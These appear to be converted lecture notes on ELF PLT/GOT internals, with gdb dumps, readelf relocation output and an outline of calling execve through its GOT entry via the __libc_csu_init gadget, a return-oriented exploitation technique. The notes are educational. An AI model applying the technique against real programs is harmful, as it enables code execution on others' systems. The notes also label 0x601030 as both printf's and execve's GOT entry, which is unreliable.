Reverse Engineering PLT

- What is in 0x601030?

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```

```
gdb-peda$ x/10x 0x601030
0x601030:  0x00007fa174b06800      0x00007fa174ba8250
0x601040:  0x00007fa174bb8c50      0x00000000004005d6
```


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
PLT and GOT (Global Offset Table)

- 0x4005a0 (printf@plt) serve as a link to the printf in the libc
 - Calling 0x4005a0
 - > jump to *0x601030
 - > jump to printf();
 - > calling printf();
- 0x601030 indicates an entry for printf() in GOT
- Program calls PLT
- PLT jumps to the address stored in GOT
- GOT update the entry with the real address of printf() in libc


ELF, PLT, GOT: Execution #1



ELF, PLT, GOT: Execution #2



ELF, PLT, GOT



Global Offset Table (GOT)

- Reside on the data section (writable)
 - i.e., 0x8049XXX (32-bit) or 0x6010XX (64-bit)
 - Fixed even if under ASLR if program is not PIE
- Each entry first has the address of `_dl_dynamic_resolve();`
- After the initial call,
the entry will have *the function address*

Locating GOT

- readelf -a

Relocation section `'.rela.plt'` at offset 0x3f8 contains 5 entries:

Offset	Info	Type	Sym. Value	Sym. Name + Addend
000000601018	000100000007	R_X86_64_JUMP_SLO	0000000000000000	write@GLIBC_2.2.5 + 0
000000601020	000200000007	R_X86_64_JUMP_SLO	0000000000000000	read@GLIBC_2.2.5 + 0
000000601028	000300000007	R_X86_64_JUMP_SLO	0000000000000000	__libc_start_main@GLIBC_2.2.5 + 0
000000601030	000400000007	R_X86_64_JUMP_SLO	0000000000000000	execve@GLIBC_2.2.5 + 0
000000601038	000600000007	R_X86_64_JUMP_SLO	0000000000000000	prctl@GLIBC_2.2.5 + 0

Controlling %rdx via `__libc_csu_init()`;

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```
callq *(%r12, %rbx, 8)
      func_ptr = r12[rbx * 8]
      func_ptr()
```

Example:

Set rbx = 0 -> r12[0]

r12 = 0x601030 (GOT of execve)

Action:

r12[0] = *(0x601030)

= addr of execve

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